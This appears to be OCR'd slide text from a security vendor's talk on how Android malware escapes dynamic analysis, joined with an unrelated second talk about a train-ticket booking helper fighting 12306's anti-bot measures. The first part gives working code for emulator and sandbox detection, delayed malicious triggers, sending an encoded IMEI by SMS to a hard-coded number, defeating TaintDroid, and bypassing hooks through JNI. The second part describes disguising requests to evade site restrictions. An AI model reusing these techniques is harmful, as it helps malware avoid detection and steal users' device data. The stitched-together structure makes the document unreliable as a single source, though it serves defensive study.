逃离安卓动态检测

金山网络
www.ijinshan.com

目录

- 沙盒检测
- 延时触发
- Taintdroid与反隐私检测
- 自校验与SmaliHook
- 条件触发
- 公开沙盒与私有沙盒

沙盒检测

- 通过手机号码来检测

```
{
    TelephonyManager tm = (TelephonyManager)
        getSystemService(Context.TELEPHONY_SERVICE);

    if (tm != null) {
        String s = tm.getLine1Number();
        if (s != null)
            return s.endsWith("15555215554");
    }
    return false;
```

沙盒检测

- 通过NetworkOperator名检测

```
{
    TelephonyManager tm = (TelephonyManager)
        getSystemService(Context.TELEPHONY_SERVICE);

    if (tm != null) {
        String s = tm.getNetworkOperatorName();
        if (s != null)
            return s.equals("Android");
    }
    return false;
```

沙盒检测

- 通过设备ID检测

```
{
    TelephonyManager tm = (TelephonyManager)
        getSystemService(Context.TELEPHONY_SERVICE);

    if (tm != null) {
        String s = tm.getDeviceId();
        if (s != null)
            return s.equals("000000000000000");
    }
    return false;
}
```

沙盒检测

- 通过语言信箱号码检测

```
{
    TelephonyManager tm = (TelephonyManager)
        getSystemService(Context.TELEPHONY_SERVICE);

    if (tm != null) {
        String s = tm.getVoiceMailNumber();
        if (s != null)
            return s.endsWith("15552175049");
    }
    return false;
}
```

沙盒检测

- 通过ROM编译文件build.prop的信息检测

```
public static boolean chkBuildProp() {
    return ReadFileToString("/system/build.prop")
                .contains("ro.product.brand=generic");
}
```

沙盒检测

- 通过模拟器没有WIFI支持这个特性来检测

```
public static boolean chkWifiSupport(Context ctx) {
    PackageManager pm = ctx.getPackageManager();
    return pm.hasSystemFeature(pm.FEATURE_WIFI);
}
```

沙盒检测

- 特定沙盒的检测
- 写嗅探程序上传到在线分析网站
- 获取对应的信息(例如手机号)
- 判断该信息是否为特定沙盒独有的

沙箱的环境特征

- bouncer
- anubis

检测QEMU

- 检测qemu的二进制翻译技术(BT)
- qemu翻译代码块到宿主机执行
- 在块执行的内部不会给guest产生中断(切换)
- 创建2个线程，每个线程循环执行一个代码块

检测QEMU

- 线程1累加设置全局变量

```
void thread1(void)
{
    for(;;) {
        __asm__ __volatile__ ("mov r0, %[global];"
                              "mov r1, #1;"
                              "add r1, r1, #1;" "str r1, [r0];"
                              "add r1, r1, #1;" "str r1, [r0];"
                              "add r1, r1, #1;" "str r1, [r0];"
                              "add r1, r1, #1;" "str r1, [r0];"
                              "add r1, r1, #1;" "str r1, [r0];"
                              "add r1, r1, #1;" "str r1, [r0];"
                              "add r1, r1, #1;" "str r1, [r0];"
                              "add r1, r1, #1;" "str r1, [r0];"
                              "add r1, r1, #1;" "str r1, [r0];"
                              "add r1, r1, #1;" "str r1, [r0];"
                              "add r1, r1, #1;" "str r1, [r0];"
                              "add r1, r1, #1;" "str r1, [r0];"
```


检测QEMU

- 线程2打印全局变量的值
- 由于qemu使用了BT技术,所以输出为固定的值

```
void* thread2(void*)
{
    for (;;) {
        printf("0x%x\n", global_value)
    }
}
```

沙盒反检测

- 通过SmaliHook对进行关键特征进行随机化



SmaliHook随机化示例

- 通过对进行关键特征进行随机化

```
    public boolean check() {

        if (Build.PRODUCT == "sdk")
            return true;
        return false;
    }
```

```
# virtual methods
.method public check()Z
    .locals 2
    .prologue
    sget-object v0, Landroid/os/Build;->PRODUCT:Ljava/lang/String;
    const-string v1, "sdk"
    if-ne v0, v1, :cond_0
    const/4 v0, 0x1
    :goto_0
    return v0
    :cond_0
    const/4 v0, 0x0
    goto :goto_0
.end method
```

```
# virtual methods
.method public check()Z
    .locals 2
    .prologue
    const-string v0, "GT-I9000";
    const-string v1, "sdk"
    if-ne v0, v1, :cond_0
    const/4 v0, 0x1
    :goto_0
    return v0
    :cond_0
    const/4 v0, 0x0
    goto :goto_0
.end method
```

沙盒反检测

- 动态识别检测沙盒的检测代码

延迟触发

- 由于样本量的原因, 沙箱在对样本进行安全检测时受运行时间限制
- 样本在运行后延迟执行恶意代码
- 常见可以用来做延迟执行的类函数有
- alarm类，sleep， timer类， message

延迟触发

- 利用Message延迟30分钟后执行恶意代码

```
Handler sleepHandler = new Handler();
Message msg = new Message();
msg.what = 1;
sleepHandler.sendMessageDelayed(msg , 30 * 60 * 1000);

public void handleMessage(Message msg) {
    switch (msg.what) {
    case 1:
        doMalwareCode();
    break;
    }
}
```

延迟触发的应对

- 通过smalihook对关键函数进行拦截
- 缩短延迟函数的时间

Taintdroid与反隐私检测

- Taintdroid做了什么
- Taintdroid如何做到的
- 绕过Taintdroid

Taintdroid原理

- Taintdroid可以监控到加密上传手机号

```
String imei = tm.getDeviceId();
String encryptImei = "";
for (int i = 0; i < imei.length(); ++i) {
    encryptImei += xor(imei.charAt(i), 0x20);
}
SmsManager sms = SmsManager.getDefault();
sms.sendTextMessage("+8615801288445", null, encryptImei, null, null);
```

Taintdroid原理

- Taintdroid改写了Dalvik VM用到的一些结构体，加入了自己的标记.

```
struct ArrayObject : Object {
    /* number of elements; immutable after init */
    u4              length;

#ifdef WITH_TAINT_TRACKING
    Taint           taint;
#endif
    /*
     * Array contents; actual size is (length * sizeof(type)).  This is
     * declared as u8 so that the compiler inserts any necessary padding
     * (e.g. for EABI); the actual allocation may be smaller than 8 bytes.
     */
    u8              contents[1];
};
```

Taintdroid原理

- 拦截获取隐私数据的函数，给数据加标记

```
            case EVENT_GET_IMEI_DONE:
                ar = (AsyncResult)msg.obj;

                if (ar.exception != null) {
                    break;
                }

                mImei = (String)ar.result;
// begin WITH_TAINT_TRACKING
                Taint.addTaintString(mImei, Taint.TAINT_IMEI);
// end WITH_TAINT_TRACKING
                break;
```

Taintdroid原理

- 给数据加标记的函数

```
/*
 * public static void addTaintString(String str, int tag)
 */
static void Dalvik_dalvik_system_Taint_addTaintString(const u4* args,
    JValue* pResult)
{
    StringObject *strObj = (StringObject*) args[0];
    u4 tag = args[1];
    ArrayObject *value = NULL;

    if (strObj) {
    value = strObj->array();
    value->taint.tag |= tag;
    }
    RETURN_VOID();
}
```

Taintdroid原理

- charAt时,也会做标记

```
// begin WITH_TAINT_TRACKING
    //public native char charAt(int index);
    public native char charAt_intrinsic(int index);

    public char charAt(int index) {
        return Taint.addTaintChar(charAt_intrinsic(index), Taint.getTaintString(this)|Tair
    }
// end WITH_TAINT_TRACKING
```

Taintdroid原理

- 对于数据移动转换做的处理

```
    private static String convertLong(AbstractStringBuilder sb, long n) {
        int i = (int) n;
        if (i == n) {
            return convertInt(sb, i);
        }

// begin WITH_TAINT_TRACKING
        int taint = Taint.getTaintLong(n);
// end WITH_TAINT_TRACKING

        boolean negative = (n < 0);
        if (negative) {
            n = -n;
            if (n < 0) {
                // If -n is still negative, n is Long.MIN_VALUE
                String quickResult = "-9223372036854775808";
// begin WITH_TAINT_TRACKING
                Taint.addTaintString(quickResult, taint);
// end WITH_TAINT_TRACKING
```

Taintdroid原理

- 在数据外发的点做拦截，判断标记
- 发送短信时判断是否为隐私数据

```
// begin WITH_TAINT_TRACKING
        int tag = Taint.getTaintByteArray(pdu);
        if (tag != Taint.TAINT_CLEAR) {
            String tstr = "0x" + Integer.toHexString(tag);
            Taint.log("GsmSMSDispatcher.sendSMS(" + tracker.mDestAddress
                      + ") received data from app " + tracker.mAppPackage
                      + " with tag " + tstr + " data=[" + tracker.mContents + "]");
        }
// end WITH TAINT TRACKING
```

Taintdroid支持的隐私数据种类

```
public static final int TAINT_CLEAR         = 0x00000000;
public static final int TAINT_LOCATION      = 0x00000001;
public static final int TAINT_CONTACTS      = 0x00000002;
public static final int TAINT_MIC           = 0x00000004;
public static final int TAINT_PHONE_NUMBER  = 0x00000008;
public static final int TAINT_LOCATION_GPS  = 0x00000010;
public static final int TAINT_LOCATION_NET  = 0x00000020;
public static final int TAINT_LOCATION_LAST = 0x00000040;
public static final int TAINT_CAMERA        = 0x00000080;
public static final int TAINT_ACCELEROMETER = 0x00000100;
public static final int TAINT_SMS           = 0x00000200;
public static final int TAINT_IMEI          = 0x00000400;
public static final int TAINT_IMSI          = 0x00000800;
public static final int TAINT_ICCID         = 0x00001000;
public static final int TAINT_DEVICE_SN     = 0x00002000;
public static final int TAINT_ACCOUNT       = 0x00004000;
public static final int TAINT_HISTORY       = 0x00008000;
```

反隐私检测

- 通过switch/case 给一份没有被标记的数据

```
String PhoneNumber = tm.getLine1Number();
String encryptPhoneNumber = "";

for (int i = 0; i < PhoneNumber.length(); ++i) {
    switch (PhoneNumber.charAt(i)) {
    case '0':
        encryptPhoneNumber += "1";
        break;
    case '1':
        encryptPhoneNumber += "2";
        break;
    case '2':
        encryptPhoneNumber += "3";
        break;
    case '3':
        encryptPhoneNumber += "4";
        break;
    case '4':
```

Taintdroid与反隐私检测

- Taintdroid默认会阻止SO加载

```
bool dvmLoadNativeCode(const char* pathName, Object* classLoader,
        char** detail)
{
    SharedLib* pEntry;
    void* handle;
    bool verbose;

    /* reduce noise by not chattering about system libraries */
    verbose = !!strncmp(pathName, "/system", sizeof("/system")-1);
    verbose = verbose && !!strncmp(pathName, "/vendor", sizeof("/vendor")-1);

    if (verbose)
        ALOGD("Trying to load lib %s %p", pathName, classLoader);

#ifdef WITH_TAINT_TRACKING
    // PJG: TODO: factor out this check
    if (strncmp(pathName, "/system", sizeof("/system")-1) != 0 && strcmp(pathName, "libjavacore.so") !=0 &
        ALOGW("Denying lib %s (not \"/system\" prefix)\n", pathName);
        return false;
    }
    if (strstr(pathName, "/../") != NULL) {
        ALOGW("Denying lib %s (contains \"/../\")\n", pathName);
        return false;
    }
#endif
```

自校验与SmaliHook

- SmaliHook
  - 就是把APK文件反编译, 然后对smali代码进行修改, 把调用的关键系统API改成我们自己实现的派遣函数
  - 自己的派遣函数做相应的处理，或返回假结果，或调用原始函数

SmaliHook

- smali 代码hook前

```
invoke-virtual/range {v0 .. v5},
Landroid/telephony/SmsManager;->sendTextMessage(
    Ljava/lang/String;
    Ljava/lang/String;
    Ljava/lang/String;
    Landroid/app/PendingIntent;
    Landroid/app/PendingIntent;)V
```

SmaliHook

- smali 代码hook后

```
invoke-virtual/range {v0 .. v5},
Lcn/am321/android/am321/util/HYClass;->HY_SmsManager_sendTextMessage(
    Ljava/lang/String;
    Ljava/lang/String;
    Ljava/lang/String;
    Landroid/app/PendingIntent;
    Landroid/app/PendingIntent;)V
```

签名自校验绕过SmaliHook

```
try {
    PackageInfo packageInfo = getPackageManager().getPackageInfo(
            "com.ihuoyan.chkapk", PackageManager.GET_SIGNATURES);
    Signature[] signs = packageInfo.signatures;
    Signature sign = signs[0];

    int hash = sign.hashCode();

    if (hash != -83656206) {
        text.setText("程序被修改");
    } else {
        text.setText("程序没有被修改");
    }
} catch (Exception e) {}
```

JNI绕过smali hook


```
targetClass = (*env)->FindClass(env, "android/telephony/SmsManager");

if (!targetClass)
    return (*env)->NewStringUTF(env, "error targetClass!");

methodId = (*env)->GetStaticMethodID(env, targetClass, "getDefault",
                        "()Landroid/telephony/SmsManager;");

if (!methodId)
    return (*env)->NewStringUTF(env, "error getDefault methodId!");

obj = (*env)->CallStaticObjectMethod(env, targetClass, methodId);

if (!obj)
    return (*env)->NewStringUTF(env, "error obj!");

methodId = (*env)->GetMethodID(env, targetClass, "sendTextMessage",
        "(Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;"
        "Landroid/app/PendingIntent;Landroid/app/PendingIntent;)V");

if (!methodId)
    return (*env)->NewStringUTF(env, "error sendTextMessage methodId!");

snum = (*env)->NewStringUTF(env, "+8615801288445");
stext = (*env)->NewStringUTF(env, "jni send message");

(*env)->CallVoidMethod(env, obj, methodId, snum, NULL, stext, NULL, NULL);
```

条件触发

- 系统消息触发
- 用户操作触发
- 接收指令触发

条件触发

- 针对条件触发的对策
- 反编译APK
- 分析权限，接收器
- 分析smali代码
- 做对应的行为触发



条件触发

- 例如在xml文件中扫描到相应的监控短信权限, 可以向模拟器发送一条短信，尝试触发相关的代码
- telnet localhost 5554
- sms send +10086 "hello world"

公开沙盒与私有沙盒


- 公开沙盒
  - 隐蔽性差,要做大量随机化操作
- 私有沙盒
  - 隐蔽性好
    - 若联网,隐蔽性丧失
    - 若断网,大量行为无法触发,需要模拟网络

订票助手一日谈

春运是怎么回事？

- 春运是大陆特有的一种在春节和国庆时集中爆发的客运问题
- 根本原因在于地区间发展水平差异过大，导致过多人需要背井离乡工作赚取收入
- 在所有运输方式中，铁路作为运力最大最经济的运输模式，但依然满足不了庞大的运力需求

春运到底有多庞大？



为什么订票助手出现了？

- 早期的12306网站有着负载能力的问题。在买票高峰期，经常性会提示系统繁忙，操作失败，让用户的时间和精力在无形中浪费
- 早期的12306网站本身存在漏洞，最经典的漏洞就是验证码漏洞
- 12306自身作为一个社会服务性的网站，本身的功能欠缺，而用户体验也较差

订票助手有什么用？

- 早期的订票助手定位于在系统繁忙的时候利用系统自身的功能帮助用户自动重新操作，从而节约时间和精力。主要包括刷新查询等着票出来，以及在系统繁忙时自动重新操作
- 由于购票需求过于旺盛，导致虽然功能如此简单，但依然流传很广。据估计当时用户已经上万。

订票助手有什么用？

- 由于很快引起铁道部注意，因此这些可以自动操作的地方很快被封锁。
- 后期助手发展方向是为网站本身添加更多更加实用、智能、可以提高买票效率的功能。

春运中的订票助手

- 在2013年时，为了让更多人更方便买票，和猎豹浏览器构成了无条件合作协议，为猎豹浏览器定制了专用版本
- 由于猎豹浏览器用户数很大，导致被媒体注意，并进一步引起铁道部注意
- 与此同时，因为原老版本设计中与GitHub相关的内容，再次在新浪微博中引起讨论

订票助手和GitHub

- 订票助手因为特殊需要，必须增加自动更新功能。早期的升级是用自己服务器的，并且每次返回的信息量很小（大约100-200字节）
- 12306网站用的是HTTPS协议，而新版本的Chrome和Firefox有些安全限制，要求引用的内容必须也是HTTPS协议的服务器
- 作者没有HTTPS协议的服务器，看到之前部分类似脚本引用资源是利用GitHub的服务器，在没有对GitHub的服务器仔细了解的情况下，便采用了此方案

订票助手和GitHub

- 16日下午GitHub的OPS团队成员Jesse Newland在GitHub上的助手主页Fire了一个Issue，指出订票助手在12306网站上引用了部分GitHub上的资源，导致对GitHub的服务产生了负面的影响，请求移除。
- 其实早在10日的时候，新版本的助手就已经将这些引用GitHub的资源移除。

订票助手和GitHub


- 为什么还会导致此类事情的发生？因为最初要移除的原因是GitHub的服务在请求量高的情况下是不可靠的，经常会返回403错误
- 而助手作者对GitHub不够了解，为了尽快让用户升级，早期版本的助手对GitHub的请求采取了轮询的策略，在没有得到响应的情况下，五秒钟后自动重试

订票助手和GitHub

- 而GitHub的限制比较严格，在403错误返回后，如果继续，会连续返回403错误。因此，当渐入订票高峰期的时候，请求量会随着人数的增加很快暴增，导致GitHub方面注意到哪怕仅仅返回403而不是正常响应的影响
- 由于返回数据不正常，老版本的助手得不到更新，所以无法从开发者的层次去解决问题
- 后期与OPS团队沟通后，将相关的文件转移到新浪SAE上（重定向请求），解决了这个问题。

订票助手和GitHub

- 在SAE上订票助手产生了多少流量？



订票助手和GitHub

- 后来传说GitHub被大陆的长城防火墙（GFW）封锁。因为之前的12306事件，外界普遍认为是因为订票助手的关系，铁道部要求封的
- 李开复发表声明抗议被封
- 此外也有人提出建议是因为有人在GitHub上搭建了政治敏感类话题导致GitHub被封锁
- 在几天后GitHub服务恢复。此次事件被媒体定义为一例春运影响世界的事例。

订票助手和GitHub

- 在此次事件中得到的总结：
- GitHub作为一个托管网站，负载能力是很低的，在需要请求量的情况下，应避免引用或使用GH Pages
- 在任何时候，重试型的操作都应该遵循有穷原则，而不能无限操作

订票助手和铁道部

- 因为一定程度上来说，铁道部是政府机构，而民间和政府机构素来容易产生恩怨
- 在春运时，寄予重大期望的铁道部总是让人失望，因此容易积怨。尤其在春运时刻，铁道部是媒体和舆论的中心地带
- 订票助手的用户在春运时暴增并广为传播，因此媒体和网民注意。
- 在GitHub事件发酵之后，订票助手同时引起了铁道部注意

订票助手和铁道部

- 订票助手提供的强大功能和12306本身的功能引起反差，导致网民和媒体吐槽网站本身难用
- 而买不到票的大量人群同时发起了对订票助手类工具导致他们更难买的争论
- 铁道部在各种事件的压力之下，决定封杀订票助手

订票助手和铁道部

- 最初封杀订票助手主要依赖于约谈手段
- 17日夜间，铁道部下属铁路公安共三人找到订票助手作者住处，要求作者停止开发订票助手，并移除所有下载
- 针对市场上曝光度最高的猎豹浏览器抢票办，铁道部也约谈企业负责人要求停止下载

订票助手和铁道部

- 在媒体和社交界，争论的焦点在于公平性，有人认为此类工具提供的方便功能会导致不会用的人失去更多的买票机会。
- 但基本舆论导向是铁道部自身的问题
- 后期政府媒体偏向逐渐偏移，从挺12306转变为对铁道部提出批评
- 工信部后期否认发文要求各公司停止提供软件下载，并声明鼓励创新

订票助手和铁道部

- 铁道部对铁道部的封杀从政策上转变为技术上
- 订票助手和铁道部的对抗转变为技术上的对抗。
- 截止春节前的二十天内，订票助手升级四十多个版本，最高一日升级四次

订票助手和铁道部

铁道部对订票助手主要的反制手段包括：

1. 浏览器限制
2. 页面请求来源限制
3. 行为限制
4. 修改页面结构或函数签名等

订票助手和铁道部

浏览器限制。

有段时间针对猎豹浏览器UA检测，是猎豹浏览器的返回空白响应，从而直接阻止用户使用猎豹浏览器买票。

由于此方式过于粗暴，因此广受批评。猎豹紧急升级浏览器，伪装成IE，后铁道部取消了这个屏蔽方案。

订票助手和铁道部

页面请求来源限制

在助手的运行过程中，为了综合完成功能的实现，可能会跨页面调用功能接口函数。这就给铁道部的检测留下了空间。

检测到当前函数的调用不是在他们预期的页

订票助手和铁道部

行为限制

铁道部还会通过相关的用户行为检测助手的存在。检测手段的基本思路是，『用户不会这样做』，以及『用户的动作不会这样快』。

『用户不会这样做』是指通过第三方加入的新的快捷操作，比如登录后原系统是要先进入欢迎页的，而助手则允许用户直接进入查票页面。此时如果助手再直接跳转，那么铁道部会通过检测Referrer来判断不是用户手动操作的，然后将用户强行退出登录，以让用户莫名其妙的方式来阻止用户使用助手。

『用户的动作不会这样快』的经典案例是验证码。助手引入的一些自动化功能能显著提高用户点击预定后的提交速度，为了限制，铁道部会检测在点击预订后多少时间内用户便提交订单，短于指定时间则直接判断为非法操作。

订票助手和铁道部

修改页面结构或函数签名等

铁道部会通过一些简单的修改来阻止用户用助手，主要为修改助手会要调用的函数名，从而阻止助手的正常运行。

修改的方式比较简单，往往是在名字中加个别单词做修饰，或者只是把命名换一下。

订票助手和铁道部

总结说来，铁道部在对抗时期使用的手段是比较简单的，短时间内的效果也比较显著，但也很容易用技术手段绕过。

典型的例子是，当发现铁道部修改之后，一般半小时内就可以有新版本的助手放出来。

但总结而言，铁道部这些限制最大的问题是

订票助手和铁道部

在后期，为了应对铁道部的限制措施，尤其是为了在铁道部限制的情况下不因为助手本身让用户蒙受损失，助手在这方面下了很大的精力，这些主要包括：

- 自动检测网站的版本，当检测到版本变更的时候提醒用户可能会有损失，提醒先测试；
- 修改一些处理方式，加强对函数名、地址修改等简单修改的自动检测能力；
- 引入后台请求拦截技术，对助手发出的请求进行伪装，防止被铁道部限制；

订票助手的未来

其实对抗不是目的，用自己掌握的技术让更多的人买票更方便更简洁才是最终的目的。唯一遗憾的是票总是那么多，总会有那么多人买不到。

所以寄希望大陆发展会越来越好，让人们不再背井离乡。那么这个问题，也就不复存在了。

谢 谢 ！